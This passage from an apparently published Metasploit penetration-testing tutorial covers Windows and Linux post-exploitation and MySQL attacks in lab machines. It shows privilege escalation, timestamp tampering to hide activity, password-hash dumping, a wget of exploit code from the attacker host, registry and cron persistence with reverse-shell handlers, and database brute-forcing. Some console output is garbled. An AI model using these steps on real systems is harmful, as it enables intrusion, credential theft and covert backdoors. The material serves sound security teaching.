meterpreter > migrate 1896
[*] Migrating from 1844 to 1896...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1896
meterpreter >
```

We can see that we successfully managed to jump into the `explorer.exe` process.

Migrating from a process to a different one may downgrade privileges.

Obtaining system privileges

If the application we broke into is running with administrator privileges, it is very easy to get system-level privileges by issuing the `getsystem` command, as follows:

```
meterpreter > getuid
Server username: DESKTOP-PESQ21S\Apex
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : DESKTOP-PESQ21S
OS            : Windows 10 (Build 10586).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
```

System-level privileges provide the highest level of privileges, with the ability to perform almost anything on the target system.

The `getsystem` module is not as reliable on the newer version of windows. It is advisable to try local privilege escalation methods and modules to elevate

Changing access, modification, and creation time with `timestomp`

Metasploit is used everywhere, from private organizations to law enforcement. Therefore, while carrying out covert operations, it is highly recommended that you change the date of the files accessed, modified, or created. In Metasploit, we can perform time-altering operations using the `timestomp` command. In the previous section, we created a file called `creditcard.txt`. Let us change its time properties with the `timestomp` command as follows:

```
meterpreter > timestomp -v creditcard.txt
Modified      : 2016-06-19 23:23:15 +0530
Accessed      : 2016-06-19 23:23:15 +0530
Created       : 2016-06-19 23:23:15 +0530
Entry Modified: 2016-06-19 23:23:26 +0530
meterpreter > timestomp -z "11/26/1999 15:15:25" creditcard.txt
11/26/1999 15:15:25
[*] Setting specific MACE attributes on creditcard.txt
```

We can see the access time is **2016-06-19 23:23:15**. We can use the `-z` switch to modify it to `1999-11-26 15:15:25`, as shown in the preceding screenshot. Let us see whether or not the file was modified correctly:

```
meterpreter > timestamp -v creditcard.txt
Modified      : 1999-11-26 15:15:25 +0530
Accessed      : 1999-11-26 15:15:25 +0530
Created       : 1999-11-26 15:15:25 +0530
Entry Modified: 1999-11-26 15:15:25 +0530
```

We successfully managed to change the timestamp for the `creditcard.txt` file. We can also blank all the time details for a file using the `-b` switch, as follows:

```
meterpreter > timestamp -b creditcard.txt
[*] Blanking file MACE attributes on creditcard.txt
meterpreter > timestamp -v creditcard.txt
Modified      : 2106-02-07 11:58:15 +0530
Accessed      : 2106-02-07 11:58:15 +0530
Created       : 2106-02-07 11:58:15 +0530
Entry Modified: 2106-02-07 11:58:15 +0530
```



Using the `timestamp` command, we can individually change modified access, and creation times as well.

Obtaining password hashes using hashdump

Once we gain system privileges, we can quickly figure out the login password hashes from the compromised system by issuing the `hashdump` command, as follows:

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 62e273ef3f1ebd94630c73c8eeb9de20...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Apex: "1to1j5"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Apex:1001:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
```

Once we have found out the password hashes, we can launch a pass-the-hash attack on the target system.



For more information on pass-the-hash attacks, refer to <https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>.



You can refer to an excellent video explaining pass-the-hash attacks and their mitigation at <https://www.youtube.com/watch?v=ROvGEk4JG94>.

Metasploit and privilege escalation

In this section, we will look at using Metasploit to obtain the highest level of privileges on the target system. Most of the applications we are targeting run on user-level privileges, which provide us with general access but not access to the complete system. However, to obtain system-level access, we need to escalate privileges using vulnerabilities in the target system after gaining access to the system. Let us see how we can achieve system-level access to various types of operating system in the next sections.

Escalating privileges on Windows Server 2008

During a penetration test, we often run into situations where we have limited access, and, when running commands such as `hashdump`, we might get the following error:

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

In such cases, if we try achieving system privileges with the `getsystem` command, we get the following errors:

```
meterpreter > getuid
Server username: WIN-SWIKK0TKSHX\mm
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following wa
s attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

So, what shall we do in these cases? The answer is to escalate privileges using post-exploitation to achieve the highest level of access. The following demonstration is conducted on a Windows Server 2008 SP1 operating system, where we used a local exploit to bypass the restrictions and gain complete access to the target:

```
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

  Name      Current Setting  Required  Description
  ----      -
SESSION    yes             The session to run this module on.

Exploit target:

  Id  Name
  --  ---
  0   Windows 2K SP4 - Windows 7 (x86)

msf exploit(ms10_015_kitrap0d) > set SESSION 3
SESSION => 3
msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Launching notepad to host the exploit...
[+] Process 1856 launched.
[*] Reflectively injecting the exploit DLL into 1856...
[*] Injecting exploit into 1856 ...
[*] Exploit injected. Injecting payload into 1856...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to compl
ete.
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 4 opened (192.168.10.112:4444 -> 192.168.10.109:49175) a
t 2016-07-10 14:09:42 +0530

meterpreter > █
```

In the preceding screenshot, we used the `exploit/windows/local/ms10_015_kitrap0d` exploit to escalate privileges and gain the highest level of access. Let us check the level of access using the `getuid` command, as follows:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : WIN-SWIKK0TKSHX
OS             : Windows 2008 (Build 6001, Service Pack 1).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter    : x86/win32
```

We can see that we have system-level access, and we can now perform anything on the target.



For more info on the kitrap0d exploit, refer to

<https://technet.microsoft.com/en-us/library/security/ms10-015.aspx>.

Privilege escalation on Linux with Metasploit

We saw how we could escalate privileges on a Windows-based operating system using Metasploit in the previous section. Let us now have a look at manually running the privilege escalation exploits. This exercise will help you get ready for competitive and practical information security certification exams.

Say that we have gained a shell on a Linux UBUNTU 14.04 LTS server with limited access, as shown in the following screenshot:

```
meterpreter > sysinfo
Computer       : ubuntu
OS             : Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08
                UTC 2014 (x86_64)
Architecture  : x64
Meterpreter    : x86/linux
meterpreter > █
```

Let us drop into the shell and gain more reliable command execution access by issuing the `shell` command, as shown in the following screenshot:

```
meterpreter > shell
Process 5341 created.
Channel 1 created.
$ id
uid=1000(rootme) gid=1000(rootme) groups=1000(rootme),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),110(lpadmin),111(sambashare)
$ uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_6
4 x86_64 x86_64 GNU/Linux
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:   Ubuntu 14.04 LTS
Release:      14.04
Codename:     trusty
$
```

As you can see, we have issued the `id` command in the `shell` Terminal; we have the user ID of the current user, which is **1000**, and the username is **rootme**. Gathering more information on the kernel with the `uname -a` command, we can see that the kernel version of the operating system is **3.13.0-24**, the release year is **2014**, and the machine is a running a 64-bit operating system.

Having found these details, and after browsing through the Internet, we come across *Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation Exploit (CVE:2015-1328)* from <https://www.exploit-db.com/exploits/37292>. Next, we download the C-based exploit and host it on our local machine so that we can transfer this exploit to the target machine. Since we already have access to the shell on the target, we can just issue the `wget` command followed by the location of the raw C exploit source file hosted on our machine, as shown in the following screenshot:

```
$ wget http://172.28.128.4/37292.c
--2017-03-30 01:33:27-- http://172.28.128.4/37292.c
Connecting to 172.28.128.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====>] 5,123 --.-K/s in 0s

2017-03-30 01:33:27 (538 MB/s) - '37292.c' saved [5123/5123]
```

Our next task is to compile this exploit and run it on the target. To compile the exploit, we type in GCC followed by the source file's name while assigning an output name with the `-o` switch. We will also be providing the `-lpthread` switch since we are using pthread calls in the exploit. Issuing the complete command, we can see that the exploit is compiled to the file named `bang`. Let's assign execute permissions to the `bang` file by issuing the `chmod +x bang` command and run the exploit, as shown in the following screenshot:

```
$ gcc 37292.c -o bang -lpthread
$ ls
29.elf  37292.c  bang
$ chmod +x bang
$ ./bang
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare),1000(rootme)
```

Yeah! We can see that when issuing the `whoami` command, the system tells us that we are **root**. In other words, we have gained the highest possible access to the target and probably now have much more access to the server.



For more information on CVE 2015-1328, refer to <http://seclists.org/oss-sec/2015/q2/717>.

Gaining persistent access with Metasploit

Gaining persistent access to the target systems is important when you are a part of a law enforcement agency. However, in a conventional penetration test, persistence may not be very practical, unless the testable environment is huge and will take many days for the test to complete. But this doesn't mean that it is not worth knowing how to maintain access to the target. In the following section, we will cover persistence techniques, which one can use to maintain access to the target system. In addition, Metasploit has deprecated the `persistence` and `metasploit` modules in meterpreter, which were used to maintain access to the target. Let's cover the new techniques for achieving persistence.

Gaining persistent access on Windows-based systems

In this example, we have already gained meterpreter access to a system running Windows Server 2012 R2. Let's move the meterpreter to the background using the `background` command and use the latest persistence module, which is `post/windows/manage/persistence_exe`. The beauty of this module is that it is not Metasploit dependent, which means that you can use any executable to achieve persistence on it. Let's put it to use and run a quick `show options` to check all the options we need to set, as shown in the following screen:

```
meterpreter > background
[*] Backgrounding session 3...
msf exploit(handler) > use post/windows/manage/persistence_exe
msf post(persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

  Name      Current Setting  Required  Description
  ----      -
  REXENAME   default.exe      yes       The name to call exe on remote system
  REXEPATH   default.exe      yes       The remote executable to use.
  SESSION    3               yes       The session to run this module on.
  STARTUP    USER            yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)
```

We can see that we have four options. **REXENAME** is the name of the `.exe` file that will be loaded onto the victim system. **REXEPATH** is the path of the executable on our system that will be uploaded to the target, and will be renamed as the value set on **REXENAME**. The **SESSION** option will contain the session identifier of the meterpreter through which the file will be uploaded to the target. The **STARTUP** option will contain one of the values from **USER**, **SYSTEM**, **SERVICE**. We will keep **USER** in the **STARTUP** option in the case of a limited access user; the persistence will be achieved on the login of that particular user only. Achieving persistence on any user login can be obtained by setting the value of **STARTUP** to **SYSTEM**. However, to achieve persistence at **SYSTEM** level, administrator privileges will be required, and the same would be the case for a **SERVICE** install. As a result, we will keep it as **USER** only.

For **REXEPATH**, we have created a backdoor with `msfvenom` - which is a meterpreter for Windows-based systems - exactly the way we did in the previous chapters. Let's set the **SESSION** option to 3, since our session ID for meterpreter is 3, as shown in the following screen:

```
msf post(persistence_exe) > set SESSION 3
SESSION => 3
```

Next, let's set the REXEPATH to the path of our executable and run the module as follows:

```
msf post(persistence_exe) > set REXEPATH /var/www/html/nj.exe
REXEPATH => /var/www/html/nj.exe
msf post(persistence_exe) > run

[*] Running module against WIN-3KOU2TIJ4E0
[*] Reading Payload from file /var/www/html/nj.exe
[+] Persistent Script written to C:\Users\ADMINI-1\AppData\Local\Temp\default.exe
[*] Executing script C:\Users\ADMINI-1\AppData\Local\Temp\default.exe
[+] Agent executed with PID 1544
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\PYpDtqJeQmQgg
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\PYpDtqJeQmQgg
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-3KOU2TIJ4E0_20170330.4307/WIN-3KOU2TIJ4E0_20170330.4307.rc
[*] Post module execution completed
msf post(persistence_exe) > █
```

Running the module, we can see that the persistence is achieved. Let's test it out by setting up the handler to accommodate our `nj.exe` file, which connects back to port 1337, as follows:

```
meterpreter > reboot
Rebooting...

[*] 172.28.128.5 - Meterpreter session 3 closed. Reason: Died

AC[-] Error running command reboot: Interrupt
msf post(persistence_exe) > popm
msf post(persistence_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.28.128.4:1337
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 172.28.128.5
[*] Meterpreter session 4 opened (172.28.128.4:1337 -> 172.28.128.5:49159) at 2017-03-30 17:46:45 +0530

meterpreter > █
```

What we did in the preceding case is supply the reboot command to the victim through meterpreter, which caused the system to reboot. Next, we quickly set up a handler to receive incoming meterpreter sessions on port 1337, and, as soon as we ran the `exploit` command, the rebooted system connected to our meterpreter, which indicates a successful persistence over the target system.

Gaining persistent access on Linux systems

To achieve persistence on Linux systems, we can use the `exploit/linux/local/cron_persistence` module after gaining the initial meterpreter access, as shown in the following screenshot:

```
msf exploit(handler) > use exploit/linux/local/cron_persistence
msf exploit(cron_persistence) > show options

Module options (exploit/linux/local/cron_persistence):

  Name      Current Setting  Required  Description
  ----      -
  CLEANUP    true             yes       delete cron entry after execution
  SESSION    * * * * *       yes       The session to run this module on.
  TIMING     * * * * *       no        cron timing. Changing will require WfsD
elay to be adjusted
  USERNAME   root             no        User to run cron/crontab as

Exploit target:

  Id  Name
  --  ---
  1    User Crontab

'msf exploit(cron_persistence) > '
```

Next, we need to set the `SESSION` option to our meterpreter session identifier, as well as configure the `USERNAME` to the current user of the target machine and run the module, as follows:

```
msf exploit(cron_persistence) > set SESSION 1
SESSION => 1
msf exploit(cron_persistence) > run
```

As soon as Cron-based persistence is achieved, you can set up a handler for incoming meterpreter sessions in a similar way to the method we used for Windows systems. However, the payload for Linux-based operating systems will be `linux/x86/meterpreter/reverse_tcp`. I leave it to you guys to complete this exercise as no training is better than self-paced training.



For more on Cron persistence, refer to

https://www.rapid7.com/db/modules/exploit/linux/local/cron_persistence.

Summary

We covered plenty of things in this chapter. We kicked off by learning basic post-exploitation and moved on to advanced post-exploitation. We also covered migration, obtaining system privileges, timestomp, and obtaining hashes. We also saw how we could use Metasploit for privilege escalation and maintaining access for both Linux and Windows systems.

You had a variety of exercises to complete throughout this chapter. However, if you would like to try more, then try performing the following tasks:

- Try privilege escalation on a variety of systems, including Windows Server 2003, Windows XP, Windows 7, Windows 8.1, and Windows 10. Notice the differences and maintain a list of modules used for escalating privileges on these systems.
- Install two- to three-year-old copies of Red Hat, CentOS, and Ubuntu operating systems, figure out the kernel version, and try escalating privileges on those machines.
- Figure out ways to obtain persistence on OSX, BSD, and Solaris operating systems.

In *Chapter 5, Testing Services with Metasploit*, we will look at testing services with Metasploit. Our focus will be on services that may act as an entire project rather than being a part of a VAPT engagement.

5

Testing Services with Metasploit

Let us now talk about testing the various specialized services. It is likely that during our career as a penetration tester we will come across a company or a testable environment that only requires testing to be performed on a particular server, and this server may run services such as databases, VoIP, or a SCADA control system. In this chapter, we will look at the various development strategies to use while carrying out penetration tests on these services. In this section, we will cover the following points:

- Carrying out database penetration tests
- The fundamentals of ICS and their critical nature
- Understanding SCADA exploitation
- Testing Voice over Internet Protocol services

Service-based penetration testing requires exceptional skills and a sound knowledge of the services that we can successfully exploit. Therefore, in this chapter, we will look at both the theoretical and the practical challenges of carrying out efficient service-based testing.

Testing MySQL with Metasploit

It's well known that Metasploit supports extensive modules for Microsoft's SQL server. However, it supports a number of functionalities for other databases as well. We have plenty of modules for other databases in Metasploit that support popular databases, such as MySQL, PostgreSQL, and Oracle. In this chapter, we will cover Metasploit modules for testing a MySQL database.

If you are someone who comes across MSSQL more often, I have covered MSSQL testing with Metasploit in my *Mastering Metasploit* book series.



Refer to MSSQL testing from the *Mastering Metasploit* book series at:
<https://www.packtpub.com/networking-and-servers/mastering-metasploit-second-edition>

So let's conduct a port scan to see if a database has a target machine running on the IP address 172.28.128.3, as follows:

```
msf auxiliary(tcp) > run

[*] 172.28.128.3:          - 172.28.128.3:3306 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > █
```

We can clearly see we have port 3306 open, which is a standard port for the MySQL database.

Using Metasploit's mysql_version module

Let's fingerprint the version of the MySQL instance by using the `mysql_version` module from `auxiliary/scanner/mysql`, as shown in the following screenshot:

```
msf auxiliary(tcp) > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > setg RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    172.28.128.3    yes       The target address range or CIDR
  identifier
  RPORT     3306             yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads

msf auxiliary(mysql_version) > run

[*] 172.28.128.3:3306      - 172.28.128.3:3306 is running MySQL 5.0.51a-
  3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that we have **MYSQL 5.0.51a-3ubuntu5** running on the target.

Brute-forcing MySQL with Metasploit

Metasploit offers great brute-force modules for MySQL databases. Let's use the `mysql_login` module to start testing for credentials, as shown in the following screenshot:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS      true             no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS          false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS           false            no        Add all passwords in the current database to the list
  DB_ALL_USERS          false            no        Add all users in the current database to the list
  PASSWORD              msfadmin         no        A specific password to authenticate with
  PASS_FILE             no               no        File containing passwords, one per line
  Proxies               no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                172.28.128.3     yes       The target address range or CIDR identifier
  RPORT                 3306             yes       The target port (TCP)
  STOP_ON_SUCCESS       true             yes       Stop guessing when a credential works for a host
```

We can set the required options, which are `RHOSTS`, to the IP address of the target, then set `BLANK_PASSWORDS` to true and simply run the module as follows:

```
msf auxiliary(mysql_login) > run

[*] 172.28.128.3:3306 - 172.28.128.3:3306 - Found remote MySQL version 5.0.51a
[+] 172.28.128.3:3306 - MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > █
```

We can see that the database is running with the user as **root** with a blank password. While conducting on-site VAPT, you will often come across many database servers running with default credentials. In the next few sections, we will use these credentials to harvest more details about the target.

Finding MySQL users with Metasploit

Metasploit offers a `mysql_hashdump` module to gather details such as the **USERNAME** and **PASSWORD** hashes for the other users of the MySQL database. Let's see how we can use this module:

```
msf > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      -                no        The password for the specified username
  RHOSTS        172.28.128.3    yes       The target address range or CIDR identifier
  RPORT         3306            yes       The target port (TCP)
  THREADS       1               yes       The number of concurrent threads
  USERNAME      root            no        The username to authenticate as
```

We just need to set `RHOSTS`; we can skip setting the **PASSWORD** since it's blank. Let's run the module:

```
msf auxiliary(mysql_hashdump) > run

[+] 172.28.128.3:3306 - Saving HashString as Loot: admin:*
4ACFE3202A5FF5CF467898FC58AAB1D615029441
[+] 172.28.128.3:3306 - Saving HashString as Loot: debian-
sys-maint:
[+] 172.28.128.3:3306 - Saving HashString as Loot: root:
[+] 172.28.128.3:3306 - Saving HashString as Loot: guest:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that we have four other users where only the user **admin** is password protected. Additionally, we can copy the hash and run it against password cracking tools to obtain clear text passwords.

Dumping the MySQL schema with Metasploit

We can also dump the entire MySQL schema with the `mysql_schemadump` module, as shown in the following screen:

```
msf > use auxiliary/scanner/mysql/mysql_schemadump
msf auxiliary(mysql_schemadump) > show options

Module options (auxiliary/scanner/mysql/mysql_schemadump):

  Name          Current Setting  Required  Description
  ----          -
  DISPLAY_RESULTS true             yes       Display the Results to the Screen
  PASSWORD                               no       The password for the specified username
  RHOSTS         172.28.128.3    yes       The target address range or CIDR identifier
  RPORT          3306            yes       The target port (TCP)
  THREADS        1               yes       The number of concurrent threads
  USERNAME       root            no       The username to authenticate as

msf auxiliary(mysql_schemadump) > █
```

We set the `USERNAME` and the `RHOSTS` option to `root` and `172.28.128.3` respectively and run the module as follows:

```
msf auxiliary(mysql_schemadump) > setg USERNAME root
USERNAME => root
msf auxiliary(mysql_schemadump) > run

[*] 172.28.128.3:3306      - Schema stored in: /root/.msf4/loot/20170408144231_de
fault_172.28.128.3_mysql_schema_281020.txt
[+] 172.28.128.3:3306      - MySQL Server Schema
Host: 172.28.128.3
Port: 3306
=====

---
- DBName: dvwa
  Tables:
  - TableName: guestbook
    Columns:
    - ColumnName: comment_id
      ColumnType: smallint(5) unsigned
    - ColumnName: comment
      ColumnType: varchar(300)
    - ColumnName: name
      ColumnType: varchar(100)
  - TableName: users
    Columns:
    - ColumnName: user_id
      ColumnType: int(6)
    - ColumnName: first_name
      ColumnType: varchar(15)
```

We can see we have successfully dumped the entire schema to the `/root/.msf4/loot` directory, as shown in the preceding screenshot. Dumping the schema will give us a better view of the tables and the types of database running on the target, and will also help in building crafted SQL queries, which we will see in a short while.

Using file enumeration in MySQL using Metasploit

Metasploit offers the `mysql_file_enum` module to look for directories and files existing on the target. This module helps us figure out directory structures and the types of application running on the target's end. Let's see how we can run this module:

```
msf auxiliary(mysql_file_enum) > show options

Module options (auxiliary/scanner/mysql/mysql_file_enum):

  Name          Current Setting  Required  Description
  ----          -
  DATABASE_NAME  mysql           yes       Name of database to use
  FILE_LIST      /var            yes       List of directories to enumerate
  PASSWORD       172.28.128.3    no        The password for the specified username
  RHOSTS         3306            yes       The target address range or CIDR identifier
  RPORT          BNAKNGFh        yes       The target port (TCP)
  TABLE_NAME    1               yes       Name of table to use - Warning, if the table
  THREADS        root            yes       The number of concurrent threads
  USERNAME       1               yes       The username to authenticate as
```

Primarily, we need to set the **USERNAME**, **RHOSTS**, and **FILE_LIST** parameters to make this module work on the target.

The **FILE_LIST** option will contain the path of the list of directories we want to check. We created a simple file at `/root/desktop/` with the name `file` and put three entries in it, namely `/var`, `/var/www`, and `/etc/passwd`. Let's run the module and analyze the results as follows:

```
msf auxiliary(mysql_file_enum) > set FILE_LIST /root/Desktop/file
FILE_LIST => /root/Desktop/file
msf auxiliary(mysql_file_enum) > run

[+] 172.28.128.3:3306      - /var/ is a directory and exists
[+] 172.28.128.3:3306      - /var/www/ is a directory and exists
[+] 172.28.128.3:3306      - /etc/passwd is a file and exists
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that all the directories we checked exist on the target system, thus giving us a better view of the directory structure and key files on the destination end.

Checking for writable directories

Metasploit also provides a `mysql_writable_dirs` module that helps to figure out writable directories on the target. We can run this module in a similar way as we did with the previous modules by setting the `DIR_LIST` option to our file containing the list of directories, along with the `RHOSTS` and `USERNAME` options, as shown in the following screen:

```
msf auxiliary(mysql_file_enum) > use auxiliary/scanner/mysql/mysql_writable_dirs
msf auxiliary(mysql_writable_dirs) > show options

Module options (auxiliary/scanner/mysql/mysql_writable_dirs):

  Name          Current Setting  Required  Description
  ----          -
  DIR_LIST      KWahynZC         yes       List of directories to test
  FILE_NAME     KWahynZC         yes       Name of file to write
  PASSWORD      no               no        The password for the specified username
  RHOSTS        172.28.128.3     yes       The target address range or CIDR identifier
  RPORT         3306             yes       The target port (TCP)
  THREADS       1                yes       The number of concurrent threads
  USERNAME      root             yes       The username to authenticate as
```

Setting all the options, let's run the module on the target and analyze the results as follows:

```
msf auxiliary(mysql_writable_dirs) > run

[+] 172.28.128.3:3306 - For every writable directory found, a file called KWahynZC with
the text test will be written to the directory.
[*] 172.28.128.3:3306 - Login...
[*] 172.28.128.3:3306 - Checking /var/...
[+] 172.28.128.3:3306 - Can't create/write to file '/var/KWahynZC' (Errcode: 13)
[*] 172.28.128.3:3306 - Checking /var/www/...
[+] 172.28.128.3:3306 - Can't create/write to file '/var/www/KWahynZC' (Errcode: 13)
[*] 172.28.128.3:3306 - Checking /etc/passwd...
[+] 172.28.128.3:3306 - Can't create/write to file '/etc/passwd/KWahynZC' (Errcode: 20)
[*] 172.28.128.3:3306 - Checking /var/www/html/...
[+] 172.28.128.3:3306 - /var/www/html/ is writeable
[*] 172.28.128.3:3306 - Checking /tmp/...
[+] 172.28.128.3:3306 - /tmp/ is writeable
[*] 172.28.128.3:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that in `/var/www/html` the `/tmp/` directories are writable. We will look at how we can make use of the writable directories in a short while.

Enumerating MySQL with Metasploit

A particular module to use for the detailed enumeration of the MySQL database also exists in Metasploit. The module `auxiliary/admin/mysql/mysql_enum` single-handedly provides a ton of information for many of the modules. Let's use this module to gain information about the target as follows:

```
msf auxiliary(mysql_sql) > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD              no        The password for the specified username
  RHOST              yes        The target address
  RPORT      3306           yes        The target port (TCP)
  USERNAME  root           no        The username to authenticate as

msf auxiliary(mysql_enum) > setg RHOST 172.28.128.3
RHOST => 172.28.128.3
msf auxiliary(mysql_enum) > run

[*] 172.28.128.3:3306 - Running MySQL Enumerator...
[*] 172.28.128.3:3306 - Enumerating Parameters
[*] 172.28.128.3:3306 -      MySQL Version: 5.0.51a-3ubuntu5
[*] 172.28.128.3:3306 -      Compiled for the following OS: debian-linux-gnu
[*] 172.28.128.3:3306 -      Architecture: i486
[*] 172.28.128.3:3306 -      Server Hostname: metasploitable
[*] 172.28.128.3:3306 -      Data Directory: /var/lib/mysql/
[*] 172.28.128.3:3306 -      Logging of queries and logins: OFF
[*] 172.28.128.3:3306 -      Old Password Hashing Algorithm OFF
[*] 172.28.128.3:3306 -      Loading of local files: ON
[*] 172.28.128.3:3306 -      Logins with old Pre-4.1 Passwords: OFF
[*] 172.28.128.3:3306 -      Allow Use of symlinks for Database Files: YES
[*] 172.28.128.3:3306 -      Allow Table Merge: YES
[*] 172.28.128.3:3306 -      SSL Connections: Enabled
[*] 172.28.128.3:3306 -      SSL CA Certificate: /etc/mysql/cacert.pem
[*] 172.28.128.3:3306 -      SSL Key: /etc/mysql/server-key.pem
[*] 172.28.128.3:3306 -      SSL Certificate: /etc/mysql/server-cert.pem
[*] 172.28.128.3:3306 - Enumerating Accounts:
```

Setting the RHOSTS, USERNAME, and PASSWORD (if not blank) options, we can run the module as shown in the preceding screenshot. We can see that the module has gathered a variety of information, such as the server hostname, data directory, logging state, SSL information, and privileges, as shown in the following screen:

```
[*] 172.28.128.3:3306 - Loading of local files: ON
[*] 172.28.128.3:3306 - Logins with old Pre-4.1 Passwords: OFF
[*] 172.28.128.3:3306 - Allow Use of symlinks for Database Files: YES
[*] 172.28.128.3:3306 - Allow Table Merge: YES
[*] 172.28.128.3:3306 - SSL Connections: Enabled
[*] 172.28.128.3:3306 - SSL CA Certificate: /etc/mysql/cacert.pem
[*] 172.28.128.3:3306 - SSL Key: /etc/mysql/server-key.pem
[*] 172.28.128.3:3306 - SSL Certificate: /etc/mysql/server-cert.pem
[*] 172.28.128.3:3306 - Enumerating Accounts:
[*] 172.28.128.3:3306 - List of Accounts with Password Hashes:
[*] 172.28.128.3:3306 - User: admin Host: localhost Password Hash: *4ACFE3202A5FF5CF467898FC58AAB1D615029441
[*] 172.28.128.3:3306 - User: debian-sys-maint Host: Password Hash:
[*] 172.28.128.3:3306 - User: root Host: % Password Hash:
[*] 172.28.128.3:3306 - User: guest Host: % Password Hash:
[*] 172.28.128.3:3306 - The following users have GRANT Privilege:
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have CREATE USER Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have RELOAD Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have SHUTDOWN Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have SUPER Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
```

